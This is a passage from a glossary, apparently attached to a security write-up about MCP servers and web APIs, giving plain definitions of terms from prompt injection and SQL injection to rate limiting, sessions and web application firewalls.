- Prompt injection: hiding instructions in content an AI reads so it follows the attacker's instructions.
- Protocol: an agreed set of rules for how two systems communicate.
- Rate limiting: capping how many requests a client may make in a period.
- Remediation: the fixes applied to remove a flaw.
- REST API: a common style of API with one web address per action.
- Root cause: the underlying mistake that made an attack possible.
- Row: one record in a database table, for example one user.
- Schema: a description of allowed data: fields, types and required ones.
- Session: a server's memory of an ongoing conversation with one client.
- SQL (Structured Query Language): the language used to ask a database questions.
- SQL injection: slipping extra SQL into a place where only a value was expected.
- SSE (Server-Sent Events): a way for a server to keep sending pieces of an answer over one open connection.
- Stack trace: the internal list of function calls that led to an error.
- Streamable HTTP: an MCP transport using
POSTto a single address, optionally with SSE responses. - Timing side-channel: inferring hidden data from how long a response takes.
- Token: a long random string acting as a temporary pass.
- Tool: an action an MCP server offers, such as listing products.
- Transport: the road a protocol travels over, such as HTTP.
- UNION: a SQL keyword that joins the results of two queries into one list.
- WAF (Web Application Firewall): a filter that inspects web requests and blocks suspicious ones.


